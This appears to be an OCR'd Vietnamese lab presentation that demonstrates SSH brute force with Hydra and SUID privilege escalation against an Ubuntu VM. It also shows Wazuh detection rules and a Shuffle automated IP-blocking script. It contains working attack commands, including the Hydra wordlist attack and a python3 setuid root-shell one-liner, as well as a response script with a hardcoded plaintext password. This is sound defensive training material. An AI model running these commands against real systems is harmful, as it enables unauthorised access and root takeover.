
DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID

Thành phần	Vai trò	Hệ điều hành	IP	Ghi chú
Kali	Attacker (victim1)	Kali Linux	192.168.138.20	Công cụ: Hydra, Nmap, python
Ubuntu	AgentVictim	Ubuntu 22.04	192.168.138.150	Wazuh Agent, SSH enabled
Wazuh Server	SIEM	Ubuntu 22.04	192.168.138.10/192.168.138.147	Wazuh Manager + Dashboard
Shuffle	SOAR	Web		Tự động hóa phản ứng sự cố

DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID



Hình 95 Luồng tuần tự kịch bản SSH Bruteforce

DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -l ubuntu -P /usr/share/wordlists/rockyou.txt \
  ssh://192.168.138.150 \
  -t 4 -V -o ~/hydra-result.txt
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-26 22:42:05
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344400 login tries (l:1/p:14344400), ~3586100 tries per task
[DATA] attacking ssh://192.168.138.150:22/
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "123456" - 1 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "12345" - 2 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "123456789" - 3 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "password" - 4 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "iloveyou" - 5 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "princess" - 6 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "1234567" - 7 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "rockyou" - 8 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "12345678" - 9 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "abc123" - 10 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "nicole" - 11 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "daniel" - 12 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "babygirl" - 13 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "monkey" - 14 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "lovely" - 15 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "jessica" - 16 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "654321" - 17 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "michael" - 18 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "ashley" - 19 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "qwerty" - 20 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "111111" - 21 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "iloveu" - 22 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "000000" - 23 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "michelle" - 24 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "tigger" - 25 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "sunshine" - 26 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "chocolate" - 27 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "password1" - 28 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "soccer" - 29 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "anthony" - 30 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "friends" - 31 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "butterfly" - 32 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "purple" - 33 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "angel" - 34 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "jordan" - 35 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "liverpool" - 36 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "justin" - 37 of 14344400 [child 0] (0/0)
```

DEMO


KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID


Open local_rules.xml /var/ossec/etc/rules Save

```xml
    <match>EncodedCommand</match>
    <description>PowerShell encoded command detected (Sysmon)</description>
  </rule>
</group>

<group name="local,sshd,brute_force">
  <rule id="100002" level="8" frequency="5" timeframe="60">
    <if_matched_sid>5760</if_matched_sid>
    <same_source_ip/>
    <description>SSH: Possible brute force detected early - $(srcip)</description>
    <mitre>
      <id>T1110.001</id>
    </mitre>
    <group>authentication_failures,brute_force</group>
  </rule>

  <rule id="100003" level="12" frequency="20" timeframe="60">
    <if_matched_sid>5760</if_matched_sid>
    <same_source_ip/>
    <description>SSH: High frequency brute force confirmed - $(srcip)</description>
    <mitre>
      <id>T1110.001</id>
    </mitre>
    <group>authentication_failures,brute_force</group>
  </rule>

</group>
```

DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID






DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID

```
apk add --no-cache openssh-client sshpass > /dev/null 2>&1

if sshpass -p 'Huy@123' ssh -o StrictHostKeyChecking=no huy@192.168.138.150 "echo 'Huy@123' |
  sudo -S sh -c 'echo \"ALL: $exec.all_fields.data.srcip\" >> /etc/hosts.deny'"; then
    sleep 2
    echo -n "✅ THÀNH CÔNG"
else
    sleep 2
    echo -n "❌ THẤT BẠI"
fi
```


DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID



DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID




DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID

```
[RE-ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "football" - 44 o
f 14344400 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "secret" - 44 of
14344400 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "andrea" - 44 of
14344400 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "carlos" - 44 of
14344400 [child 2] (0/0)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-09 10:
08:22

┌──(kali㉿kali)-[~]
└─$
```

DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID



Hình 100 Luồng tuần tự kịch bản leo thang suid

DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID

```
/snap/core22/2292/usr/libexec/polkit-agent-helper-1
ubuntu@huy-VMware-Virtual-Platform:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@huy-VMware-Virtual-Platform:~# whoami
root
root@huy-VMware-Virtual-Platform:~# id
uid=0(root) gid=1001(ubuntu) groups=1001(ubuntu),100(users)
root@huy-VMware-Virtual-Platform:~#
```

```
ubuntu@huy-VMware-Virtual-Platform:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/mount
/usr/bin/umount
/usr/bin/python3.12
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/sudo
```


DEMO

